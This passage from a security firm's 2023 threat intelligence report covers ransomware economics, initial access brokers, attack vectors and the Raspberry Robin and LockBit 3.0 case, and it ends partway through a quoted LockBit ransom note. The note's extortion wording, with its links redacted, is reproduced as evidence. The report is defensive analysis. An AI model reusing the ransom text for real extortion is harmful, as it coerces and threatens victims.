

TRUESEC

Threat Intelligence Report 2023

An In-Depth Analysis of
the Cyber Threat Landscape

Table of Contents

Introduction

A Word About Threat Intelligence	1
About This Report	2
Executive Summary	3
Recommendations and Priorities for 2023	6

Cyber Threat Landscape Overview	7
--	----------

Nine Cybersecurity Challenges and How to Tackle Them

1. The Russian Ransomware Business	12
---	-----------

Challenge: "It's Only Business"

Solution: Admitting the Problem

Tales From the Trenches: Ransomware With Multiple Threat Actors

2. The War and Russian Cybercrime	17
--	-----------

Challenge: How the War Affects Russian Cybercrime

Solution: Use Threat Intelligence To Understand the Threats

Tales From the Trenches: Ransomware or Political Agenda?

3. The Rise of Hactivism	24
---------------------------------------	-----------

Challenge: Crowdfunded Cyberterrorism

Solution: Prepared Information Response

4. Secure Outsourcing	27
------------------------------------	-----------

Challenge: Cybercrime Is Not Fair

Solution: Basic Precautions Go a Long Way

Tales From the Trenches: Malicious Crypto Mining Attack

5. The Human Factor	30
----------------------------------	-----------

Challenge: Social Engineering and Technology

Solution: Empower Your Employees

Tales From the Trenches: Bypassing MFA

6. The Dangers in Using Open Source	35
--	-----------

Challenge: Malicious Code Packages

Solution: Know What Software You're Using

Tales From the Trenches: The "Free" Software Incident

7. Impact of Laws and Regulations	38
--	-----------

Challenge: The Legal Challenge of Being a Victim

Solution: Be Prepared

8. Cyber Espionage	40
---------------------------------	-----------

Challenge: The Silent Threat

Solution: Know Your Threats and Be Aware of Your Exposure

Tales From the Trenches: When the Spies Were Stopped

9. Cyber Warfare	45
-------------------------------	-----------

Challenge: Lessons from the Russian Cyber War in Ukraine

Solution: The Future of Cyber Defense

Tales From the Trenches: Hermetic Wiper - A Russian Cyber Weapon

Our Outlook for 2023	52
-----------------------------------	-----------

End Notes

No More Ransom	54
Use Threat Intelligence to Prioritize Your Cybersecurity Programs	55
How We Help	55

A Word About Threat Intelligence

The fundamental factors driving the cybercriminal ecosystem are flourishing. With the significant increase in the number of threat actors involved in major ransomware incidents, the challenges of today are likely nothing compared to what lies before us. We are currently experiencing greater pressure from threat actors than last year, which was an exceptionally intense period.

A threat actor need only discover a single vulnerability to successfully breach an IT environment. Therefore, it's essential to have a detection and mitigation capability to prevent breaches and minimize impact. To prevent a breach in the first place, one needs to eliminate all vulnerabilities or avoid threats altogether. Unfortunately, neither can be accomplished fully; we can't eliminate the risks. What we can and should do is focus on minimizing the risks that matter.

“ **Understanding threat actor motives and capabilities enables you to make active choices to minimize impact and thus minimize risk.**

Can you control your risks? You can't control the threat actors, but you can control your defensive posture. Understanding threat actor motives and capabilities enables you to make active choices to minimize impact and thus minimize risk. You can take the initiative to act and prevent breach by monitoring opportunities that arise for the threat actors. Threat intelligence is about minimizing risk, not just understanding it. Threat intelligence is the beginning of your journey toward holistic cybersecurity.

Daniel Jaurén

Domain Lead

Truesec Threat Intelligence

daniel.jauren@truesec.se



About This Report

Welcome to the fourth release of our annual Threat Intelligence Report. The year 2022 was dominated by the Russian invasion of Ukraine. For the first time in decades, Europe is again at war.

The war has reshaped the geopolitical landscape in Europe. Sweden and Finland are now on track to become full-fledged members of NATO. The war has also reshaped the cybersecurity landscape; accordingly, we'll be devoting the majority of this report to explaining how the war impacts cybersecurity and the underlying criminal ecosystems.

The first part of the report is an overview of current threats based on data and statistics from Truesec's extensive experience in preventing breaches and minimizing impact. We explain the most common attack vectors and most dangerous cyber attacks. The second part of the report is a deep dive into some specific cybersecurity challenges we'll be facing in 2023.

Our report last year focused on technical challenges; this year's report will focus on real-world changes and how they can impact your organization's cybersecurity. Whether it's cyber war, the rise of hacktivism, or the impact of new cloud solutions, we'll explain the challenges and help you plan your response.

Conclusions Based on Threat Intelligence

Our research comprises a broad spectrum of activities that gather data for our threat intelligence. In addition to our own sources and accumulated knowledge from actual breaches and vulnerabilities, we also utilize information from private industry and law enforcement partnerships.

The results of this combined intelligence provide the basis for this year's report. We believe this information will help you prioritize your efforts in protecting your organization in the coming year.

Acknowledgments

This report is the product of the Truesec Threat Intelligence team, but it wouldn't have been possible for us to write it without the assistance of the other experts at Truesec who so generously shared their time and knowledge with us. We would especially like to acknowledge the following contributors: Levi Bergstedt, Viktor Hedberg, Mats Hultgren, Nicklas Keijser, Sebastian Olsson, Jayson E. Street, and Fabio Viggiani.

Feedback and Contact

We appreciate any feedback you may have regarding this report. Please reach out to us if you have any questions or comments.



Mattias Wåhlén
Threat Intelligence Expert
Truesec Threat Intelligence
mattias.wahlen@truesec.se



Peter Gunnarsson
Threat Intelligence Expert
Truesec Threat Intelligence
peter.gunnarsson@truesec.se



Conclusions based on threat intelligence

Executive Summary

The cyber threat landscape is evolving. Cybercrime is still increasing, and new cyber threats have emerged. Today cybersecurity is as much impacted by geopolitical events as by technical developments. This report focuses on real-world challenges and their impact on your organization's cybersecurity. Whether it's cyber war, the rise of hacktivism, or the ramifications of new laws and regulations, we'll explain the challenges and help you predict and plan for your protection and response.

Our annual Threat Intelligence Report is aimed at anyone interested in cybersecurity, from the technical specialist to the senior CISO. The main focus, however, is to guide decision-makers responsible for developing strategic plans for their organization's cybersecurity to ensure that resources are well invested.

The Cyber Threat Landscape Is Changing


The year 2022 was dominated by the Russian invasion of Ukraine. For the first time in decades, Europe is again at war, and this has affected the cybersecurity landscape. A notable consequence of the war in Ukraine and the resulting conflict between Russia and the West is that the previously clear distinction between cybercrime and state-sponsored cyber attacks is becoming increasingly blurred. There now exists a gray zone where the Russian government tolerates and possibly even encourages ransomware syndicates and hacktivists to target organizations as a form of proxy conflict. Consequently, we should expect more of these attacks in the coming year.

This gray zone is not limited to Russia, even if the war in Ukraine has accelerated it there. While individual cybercriminals can hide in any country, large, organized groups of cybercriminals or hacktivists can only operate in countries where the government allows their activities or is too weak to stop them. As we noted last year, whether it's cyber war, hacktivism, or even cybercrime, cyber threats now have a political dimension. Your organization could be the target of cyber attacks for no reason other than someone disapproving of the politics of your country's government.

Ransomware Remains the Greatest Cyber Threat for Most

Cybercrime is a global problem, and cybercriminals can strike anywhere. Ransomware is still the primary cyber threat to organizations. This includes everything from widely distributed automated ransomware to big game hunting attacks, where teams of professional cybercriminals manually target organizations with precision attacks. Most of the cybercrime incidents handled by Truesec originate from cybercriminals in Russia. Ransomware, in particular, is associated with the Russian cybercrime ecosystem.

Distribution of Attack Types



Truesec observed a dip in ransomware attacks among our customers in the first half of 2022 when cybercriminals had to reorganize some of their financial activities due to the Russian invasion of Ukraine and the subsequent sanctions. The effect was only temporary, and in the second half of 2022, Truesec assesses that ransomware increased by 25% compared to the previous year.


25%

Modern ransomware syndicates are now organized businesses. Truesec and the cybersecurity community have often referred to ransomware criminals as “gangs,” but this can be misleading. Organizationally, large ransomware syndicates look more like modern tech startups than street gangs – and with better organization comes specialization. Threat actors in ransomware ecosystems are often specialized and trade or rent their skills and tools to other actors in a sprawling criminal economy.

Changes in Attack Vectors

Looking at the initial attack vectors used in severe ransomware cases, we’ve observed that the three most common attack vectors remain the same as in 2021: phishing emails, vulnerability exploits, and using valid credentials to remote services such as VPN and RDP.

Distribution of Attack Vectors





The most noticeable change in 2022 compared to 2021 was the increase in the use of valid credentials to breach organizations. There is a rapidly growing market of initial access brokers (IABs), cybercriminals that focus on stealing credentials and selling them to other cybercriminals, such as ransomware groups. Enforcing multifactor authentication (MFA) should now be mandatory, but some IABs have also begun to offer the ability to circumvent MFA by using stolen tokens.

The Outlook for 2023 Is Bleak

There are more cyber threats than ever. At the same time, the global economy is affected by high inflation and supply chain problems that can hurt corporations' finances. Outsourcing your IT can make business sense, but it doesn't solve your cybersecurity problems. You must still understand your dependencies and legal requirements and ensure that your potential IT providers have proper cybersecurity. If your IT provider can't guarantee basic cybersecurity precautions, your environment is exposed to costly attacks, representing a significant financial risk to your organization.

Geopolitical agendas and events will continue to shape the cybersecurity landscape in 2023. The current trajectory is that globalism is retreating while disengagement between geopolitical adversaries is increasing, typified by the Western sanctions on Russia after the invasion of Ukraine. If Western governments become increasingly unwilling to let private industry share cutting-edge technology with their geopolitical rivals, the risks of industrial espionage, including cyber espionage, will likely increase.

It's also important to understand that even if Ukraine eventually wins the war, a defeated Russia may pose an even greater threat to cybersecurity than if it were victorious. Russia's economic problems provide organized cybercrime syndicates with many opportunities to recruit new members from among those who have lost all hope of earning an honest living.

Moving forward, it's vital to understand the risks and how to strengthen your cyber resilience effectively. Ultimately, we must work together to fight the scourge of cybercrime, and information is our greatest weapon.

Recommendations and Priorities for 2023

1. Assume Breach

Begin by assuming breach to make the necessary transition from a prevention-only mindset to a more holistic one. While attackers need only find one vulnerability to enter your digital garden, conversely, with proper detection, it will only require one misstep for them to be discovered. Early detection is key to minimizing the consequences of a breach.

2. Ensure Detection and Response Capability

Ensure you have a proven detection and response capability. This translates into having a capability that consists of functionality for detecting suspicious behavior, responding to threats, for example, by isolating clients and servers from the network, and a central console for administration and investigation. No matter what you read or hear, there are no products on the market that will function efficiently without supervision by human operators. Alarms and potential threats must be evaluated by specialists who understand the alert's context and can determine if a deeper investigation is necessary.

3. Harden Public Attack Surfaces

While detection capabilities are essential, preventive measures are still very much needed. Many of the incidents during 2022 began with attackers exploiting valid credentials for remote services that didn't require a second factor to authenticate users. Another prevalent vector was exploiting known vulnerabilities in publicly facing systems and applications. Therefore, it's highly recommended to continuously monitor threats such as leaked credentials or vulnerable systems exposed to the internet.

4. Understand Cybersecurity Requirements

It doesn't matter whether you're a small business that outsources all your IT to a service provider or a large corporation that runs your own internal IT, all organizations must understand their cybersecurity requirements and the laws and regulations governing data protection. Any organization that evaluates IT services solely based on cost without considering the security aspects will be exposed to potential legal challenges and significant financial risks.

In this report, we'll detail the cybercrime ecosystems and the aforementioned prioritized areas of cybersecurity. We'll also illustrate how attacks can manifest by using real-world attack scenarios.



Cyber Threat Landscape Overview

There's a focus on events in Russia this year, not only because of the war. The most serious cybercrime affecting organizations in the West is ransomware, which is almost exclusively tied to the Russian cybercrime ecosystem. There are other vast cybercrime ecosystems in countries like China and India, but those criminals often prey on individuals and organizations within their own culture. For example, a recently exposed Chinese organized cybercrime syndicate targeted Chinese nationals living abroad.¹

Until this year, Truesec has observed a steady rise in ransomware and other serious cyber threats. However, the total number of serious cyber incidents that Truesec handled in the first half of 2022 was down by approximately a third compared to the same period in 2021. This drop in activity coincided with the Russian invasion of Ukraine. In the section "How the War Affects Russian Cybercrime," we delve deeper into how the war temporarily disrupted Russian cybercriminals' activities.

In the second half of 2022, serious ransomware incidents appeared to be higher than ever. The total number of serious ransomware attacks Truesec handled in the second half of 2022 was up 70% compared to the same period the previous year. So, while the overall number of incidents Truesec handled in 2022 was comparable to 2021, the majority of the incidents occurred in the fall of 2022.

This suggests that while the war in Ukraine temporarily disrupted cybercrime in Russia, once the criminals adapted, the underlying factors still supported continued growth in severe ransomware attacks. Some of this is representative of the fact that Truesec has continued to increase its market share in the Nordics, but we assess that it also represents a continued rise in ransomware attacks against Europe by approximately 25%. This figure is similar to our assessment last year when we observed roughly a 26% increase in ransomware attacks in 2021 compared to 2020.


Looking ahead to 2023, we expect this growth to continue and possibly accelerate. Given the current geopolitical climate, it's unlikely Russia will do anything to clamp down on Russian cybercrime. Last year we estimated that a lack of available hackers limited the growth of serious cybercrime. This year we expect that if the downturn in the Russian economy and IT industry continues, it will likely become even easier for Russian cybercrime syndicates to recruit new hackers.

¹ <http://www.darkreading.com/attacks-breaches/chinese-redzei-victims-vishing>

Different Types of Attacks

There is no apparent discernible trend in the different serious cyber incidents Truesec handled compared to the previous year. The same types of cybercrime as last year still dominate the scene.

Distribution of Attack Types



Ransom attacks consist mainly of ransomware attacks, but other forms of cyber extortion also fall under this category. Though not common, some cybercriminals only steal sensitive corporate data and use it as ransom without encrypting the environment. Another ransom attack that has increased in 2022 is distributed denial of service (DDoS) extortion. Threat actors direct DDoS attacks against corporations with a significant internet presence and demand ransom in cryptocurrency to stop the attacks.

Access harvesting occurs when a threat actor obtains access to a network intending to sell access to other cybercriminals for profit. That so many cyber attacks are stopped post-breach but before a threat actor can use the access to cause any actual harm clearly illustrates the importance of having proper detection and mitigation capabilities.


Resource hijacking is malware that steals computing power, primarily to mine cryptocurrency. The numbers here may seem somewhat misleading as Truesec has information suggesting the nature of these attacks is becoming more severe. Instead of deploying crypto mining software on existing servers, threat actors are hijacking cloud service accounts and installing massive amounts of cryptojacking malware in the cloud in the victim's name, so the victim is charged tens of thousands of Euros at the end of the month for cloud server capacity they never used. These attacks often hit smaller businesses that can't always afford a professional incident responder like Truesec, so many of these attacks may never show up in our statistics.

Business email compromise (BEC) is a cyber attack that relies exclusively on weaponizing access to corporate mailboxes to steal money. The attack usually begins with phishing email to steal credentials, followed by login to the victim's mailbox to add forwarding rules. The attacker then monitors the email traffic, and once a promising exchange has been identified, the attacker hijacks the conversation and modifies the banking details to redirect the payments.

Attack Vectors

Looking at the initial attack vectors used in severe ransomware cases, we can observe that the three most common attack vectors remain the same: **phishing emails**, **vulnerability exploits**, and **stolen or brute-forced credentials** to remote services, such as VPN and RDP.

Distribution of Attack Vectors



These attack vectors are not mutually exclusive either. We observed that only approximately 10% of all ransomware attacks began with phishing emails, but alternately, over 45% of all access harvesting attacks started with phishing emails. This is because many access brokers use phishing emails that direct the victim to a fake login page designed to steal the victim's credentials. Ransomware actors buy these credentials and use them to breach networks, sometimes months later. This year we also saw threat actors exploiting vulnerabilities in Microsoft Exchange to steal email threads to craft highly effective phishing emails. Protecting your environment from breaches should include strategies to counter these main attack vectors.

This year we also saw the return of external devices, in the form of infected USB drives, as an attack vector for ransomware attacks with the Raspberry Robin malware. So far, the syndicate behind Raspberry Robin is the only cybercrime actor observed using this attack vector, leveraging it to deploy several ransomware strains. Truesec has observed several ransomware cases that began with Raspberry Robin, which means the threat is real.

More Threat Actors Than Ever


Last year we speculated that competition in the ransomware business might lead to a consolidation into fewer but larger ransomware syndicates, like FIN12. This year we can see that there are more ransomware actors than ever. For a deeper dive into the difference between different types of threat actors, see the section titled "The Russian Ransomware Business."

To some extent, the prediction did come true. There has been a consolidation regarding ransomware as a service (RaaS) operations. LockBit appears to dominate the market for affiliates that sign up as freelance hackers for RaaS operations. Of all ransomware attacks we attribute to an RaaS affiliate, approximately 60% have been conducted by a hacker affiliated with LockBit.

When determining how long an attack takes, we usually only measure the time from when a ransomware attack begins until the victim's environment is encrypted. An initial access broker (IAB) may steal credentials in a previous cyber attack and then sell the access to a ransomware affiliate that uses it to conduct a ransomware attack months after what may technically be the initial breach. In this case, it's often difficult to find traces of the IAB's attack that may have occurred months before the ransomware attack began, so we can seldom measure that time.

Compared to last year, there's a considerable downturn in ransomware cases where manual operations begin within 24 hours of the initial breach. This probably reflects the development of the cybercriminal ecosystem, with more complex operations this year. This correlates with Truesec's observation that the real growth in ransomware attacks is in groups of hackers cooperating in more complex attacks rather than a lone RaaS affiliate.

Time From Initial Breach to Manual Operations



Many of these new groups are splinter groups that appeared when the large cybercrime syndicate FIN12 was dissolved. Others seem to be affiliates of RaaS operations that have grown so competent that they're now able to operate independently and buy or develop their own ransomware, like Vice Society, or conduct data leak extortion without ransomware in the hope of not having to share their gains with an RaaS operator.

The fall of FIN12 was connected to the Russian invasion of Ukraine. FIN12 was known from the so-called "Conti Leaks" to cooperate with the Russian FSB, and a disgruntled affiliate appears to have leaked its internal communications. To a certain extent, FIN12 was likely a victim of its own success. With a high profile and known ties to the Russian government, they were hit with sanctions by the US Department of Treasury's Office of Foreign Assets Control (OFAC), making collecting ransom money more difficult.

The LockBit RaaS group is the most significant cybercrime syndicate today, but they evade sanctions by imposing strict rules on which targets their affiliates can attack. In December 2022, LockBit sent a formal apology and a free decryptor after a Canadian children's hospital was attacked by a LockBit affiliate.² This is not some form of altruism, even though LockBit tries to cultivate the idea that they're "honest criminals." Instead, it's a business decision to try and avoid sanctions. As LockBit is dependent on freelance affiliates, they don't want to hurt their brand among the freelancers by having to rebrand themselves.

Small and medium-sized ransomware enterprises that don't operate RaaS programs have no such qualms and strike at healthcare, critical infrastructure, and government institutions, something LockBit tries to avoid. This year Truesec even observed a wave of ransomware attacks against several municipalities in Sweden and Finland. These ransomware groups are nimble; if they get hit with sanctions, they're quick to go underground and rebrand themselves.

² <https://siliconangle.com/2023/01/01/lockbit-releases-free-decryptor-apologizes-ransomware-attack-childrens-hospital/>



Nine Cybersecurity Challenges and How To Tackle Them

This section of the report is a deep dive into specific cybersecurity challenges in 2023. We'll focus on some of the real-world changes that have affected cybersecurity. Some of these changes are connected to the Russian war in Ukraine, but those aren't the only challenges we face. The IT industry is changing, and so is cybercrime; cybersecurity must adapt to these changes.

By matching Truesec's capabilities in threat intelligence with our many years of experience investigating and preventing cyber attacks in the Nordics and the rest of the world, we can help you make sense of what's happening and what it means for your security. Our recommendations from last year's Threat Intelligence Report are all still valid.³ Therefore, we ask you to view this report as a complement to last year's report and not a replacement.

By explaining how politics and the economy are shaping threat actors' motives and how they conduct their attacks, we'll show you how the headlines in the news can be broken down into concrete advice to improve your cyber resilience.

Each of the following nine headings details a particular challenge and provides advice on solutions. In addition, we've exemplified many of the challenges with a real-world incident story that illustrates the challenge we've identified.

1. The Russian Ransomware Business
2. The War and Russian Cybercrime
3. The Rise of Hacktivism
4. Secure Outsourcing
5. The Human Factor
6. The Dangers in Using Open Source
7. Impact of Laws and Regulations
8. Cyber Espionage
9. Cyber Warfare

Our suggested recommendations and priorities are based almost entirely on responding to real-world incidents during 2022, either in our SOC or our CSIRT. Whether it's cyber war, the rise of hacktivism, or the impact of new cloud solutions, we've delved into each case to fully understand the threats and what can be done to prevent breaches or minimize their impact.

Whether you're a cybersecurity specialist responsible for protecting your organization or a decision-maker in charge of overall financial priorities, the advice here will help you get started immediately to strengthen your defensive capabilities.

³ <http://www.truesec.com/hub/report/threat-intelligence-report-2022>

Cybersecurity challenges and how to tackle them

1. The Russian Ransomware Business

Challenge

"It's Only Business"

Calling cybercriminals “gangs” can be misleading. It conjures the image of street thugs or a group of youth hacking from their parent’s basement. Modern ransomware syndicates are now organized businesses. In the “Conti Leaks,” where a disgruntled employee leaked the chat history of FIN12, the largest ransomware syndicate, a picture emerges of a criminal enterprise.

The FIN12 syndicate had a payroll of 80 to 100 employees organized in teams and even its own HR department. Organizationally, FIN12 looked more like a modern tech startup than a street gang. As some of the groups now appear to sell their services to the Russian government, it may be time to discuss branding some of them “cyber mercenaries.”

With better organization comes specialization. Actors in the Russian ransomware ecosystem are often specialized and trade or rent their skills and tools to other actors in a sprawling criminal economy. Ransomware syndicates can be organized in a number of different ways.

Ransomware as a Service

Ransomware as a service (RaaS) is a form of cybercrime franchise pioneered by early Russian syndicates like REvil and Maze. It’s easiest to think of it as a software as a service (SaaS) variant. The ransomware operator builds the tool and bundles it in packages that individual affiliate hackers can buy or subscribe to.

The simplest form of RaaS is a malware developer that sells the use of their ransomware for as little as \$40 per month. These ransomware types are often simplistic, and there’s a decent chance that the encryption will be flawed and can be broken without a key.

More sophisticated RaaS operators have tools, manuals, and 24/7 service support and offer detailed information about the status of operations and ransom payments. These ransomware operators charge a percentage of a successful ransom payment instead, typically around 20%.⁴

A sophisticated RaaS operator is usually a team of ten or so cybercriminals, including malware developers, money laundering experts, and trained negotiators. Those conducting the actual ransomware attacks are affiliates of the RaaS operator. Affiliate hackers are often experienced hackers that can perform all stages of a breach independently, using a combination of personal tools and software supplied by the ransomware operator. The biggest RaaS group, the LockBit group, claims to have almost 100 affiliate hackers.

⁴ <https://www.darkreading.com/attacks-breaches/holiday-spirit-lockbit-children-s-hospital-free-decryptor>



Ransomware Enterprises

The RaaS affiliate model is a common and successful model for cybercrime, but it's not the only one. Many ransomware syndicates prefer to employ hackers as full-time employees of the group and organize them into teams that are part of the larger ransomware enterprise. As noted previously, the most prominent ransomware syndicate had almost 100 employees.

Smaller ransomware enterprises may consist of 10 to 15 people that run the operation as a relatively close-knit team with a leader, a malware developer, money laundering experts, and a group of hackers. Larger ransomware syndicates organize the work into several teams that each conduct one phase of the operation, almost like an assembly line, which can speed up the process and allow the syndicate to hire less skilled hackers. The ransomware syndicate provides its employees with detailed manuals and all the necessary scripts and tools. The average hacker in these larger syndicates makes considerably less money than an independent affiliate hacker working for an RaaS operator; however, many lack the required skills to work alone.

There's likely a flow of cybercriminals that begin their career in a ransomware enterprise but later strike out on their own as RaaS affiliates as they acquire the necessary skills. At least one employee of FIN12 posted an angry text on a cybercrime forum, claiming that the FIN12 enterprise's salaries were too low and that they intended to become a LockBit RaaS affiliate instead. At the same time, it appears there are teams of more experienced ransomware affiliates working together that eventually become so proficient that they start developing their own ransomware enterprise and possibly recruit new novice hackers to increase their capacity.

Initial Access Brokers

Another common type of cybercriminal group is the initial access broker (IAB). They specialize in compromising and gaining a foothold in corporate networks and then sell the access on dark web marketplaces to other cybercriminals who use the access to take over the rest of the network and deploy ransomware.

Like ransomware operators, IABs can either work alone or in organized teams. The IABs focus on hacking and collecting access to networks in the form of backdoors or stolen credentials and then sell the access to other cybercriminals on dark web markets. The most organized IABs create vast botnets of compromised machines, either after broad phishing campaigns or by exploiting vulnerabilities in common software exposed to the internet. They then deploy a backdoor that can be used as a foothold to deploy other tools for future attacks.

Perhaps the most well-known IAB is the group behind the Emotet botnet. The Emotet botnet was taken down by law enforcement in 2021 but has recently resurfaced. These criminals mainly deal with large ransomware enterprises like FIN12 and its successors.

Other IABs focus on stealing credentials, either through links to fake login pages that harvest credentials or credential-stealing malware. These IABs are more popular among RaaS affiliates, as the affiliates often work alone and don't run their own botnets. Using stolen credentials is also one of the easiest ways to gain access to a network. Ransomware affiliates sometimes hack smaller organizations, where multi-factor authentication (MFA) isn't as common. Recently, however, there have been some malware kits that support attempts to bypass MFA.



Solution

Admitting the Problem

As we stated in last year's report, organized cybercrime is a challenge for our entire society. Like all forms of organized crime, organized cybercrime is often entrenched in corrupt and dysfunctional societies. Unlike most organized crime, however, it can affect us from a distance, even if it has no physical presence in our country.

Geopolitics, legal frameworks, and international agreements all affect cybersecurity, but the cybersecurity industry can do much more to explain its work to the non-technical people who influence politics. Cybercriminals can strike with impunity from countries like Russia or Nigeria, where the government ignores their criminal activities. Explaining how this ecosystem operates can help lawmakers address the problem internationally.

The first step is for everyone involved, cybersecurity professionals, politicians, law enforcement, and private corporations, to understand how we're affected by cybercrime. All forms of organized crime thrive in the dark. Cybercriminals want us to hide from the problem by believing it's "only business," hiring a professional negotiator and paying the ransom.

A significant concern is the stigma associated with being a victim of cybercrime. As we reported last year, some countries are caught in a vicious circle where victims of crime don't want to report cybercrime to law enforcement for fear of being ostracized. The truth is that fear of exposure is one of cybercriminals' greatest weapons. By openly admitting your organization has been a victim of crime, you remove the criminals' leverage.

In some countries, like Denmark, great strides have been taken to create an atmosphere where companies can openly admit they've been hacked so that others can benefit and learn from the incidents.



Tales From the Trenches

Real-world incidents investigated by the Truesec CSIRT

"It's only business"

Ransomware With Multiple Threat Actors

In early May 2022, Red Canary reported that a new worm named Raspberry Robin was spreading to Windows systems through infected USB drives.⁵ The USB drives contain a Windows shortcut (LNK) file disguised as a folder. In earlier infections, this file used a generic file name like recovery.lnk, but in more recent ones, it uses brands of USB drives. Microsoft security researchers have since tied these attacks to a threat actor Microsoft called "DEV-0856". It appears that DEV-0856, in turn, has ties to a ransomware syndicate known as "Evil Corp."

Since then, Truesec has observed several waves of attacks with Raspberry Robin, with several months in between each wave. In each wave, our SOC detected and stopped incidents involving USB drives infected with the Raspberry Robin malware in multiple customers' IT environments within a few days of each other.

In the cases where we've been able to investigate the infection chain leading to the USB drive's infection by the Raspberry Robin worm, there was no apparent common source of infection. However, since these incidents always occurred in distinct waves with multiple infections of USB drives within a few days, followed by a months-long delay until the next wave, we assess that these attacks have a common origin.

In the fall of 2022, Truesec was contacted by an organization hit by the LockBit 3.0 ransomware. LockBit 3.0 is one of the largest ransomware operations today; its operators developed the ransomware and other tools used in the attacks. They then sign on freelance affiliate hackers that do the actual hacking, using the tools supplied by the LockBit 3.0 operators. After a successful ransom payment, the LockBit operators take a cut of the ransom, and the affiliate keeps the rest.

```
!-- LockBit 3.0 the world's fastest and most stable ransomware from 2019--
>>>> Your data is stolen and encrypted.
If you don't pay the ransom, the data will be published on our TOR darknet sites. Keep in mind that once your data appears on our leak site, it could be bought by your competitors at any
second, so don't hesitate for a long time. The sooner you pay the ransom, the sooner your company will be safe.

Tor Browser links:
http://lockbit[REDACTED].onion
http://lockbit[REDACTED].onion
http://lockbit[REDACTED].onion
http://lockbit[REDACTED].onion
http://lockbit[REDACTED].onion
http://lockbit[REDACTED].onion
http://lockbit[REDACTED].onion
http://lockbit[REDACTED].onion

Links for normal browser:
http://lockbit[REDACTED].onion.ly
http://lockbit[REDACTED].onion.ly
http://lockbit[REDACTED].onion.ly
http://lockbit[REDACTED].onion.ly
http://lockbit[REDACTED].onion.ly
http://lockbit[REDACTED].onion.ly
http://lockbit[REDACTED].onion.ly
http://lockbit[REDACTED].onion.ly

>>>> What guarantee is there that we won't cheat you?
We are the oldest ransomware affiliate program on the planet, nothing is more important than our reputation. We are not a politically motivated group and we want nothing more than money.
If you pay, we will provide you with decryption software and destroy the stolen data. After you pay the ransom, you will quickly make even more money. Treat this situation simply as a
paid training for your system administrators, because it is due to your corporate network not being properly configured that we were able to attack you. Our pentest services should be
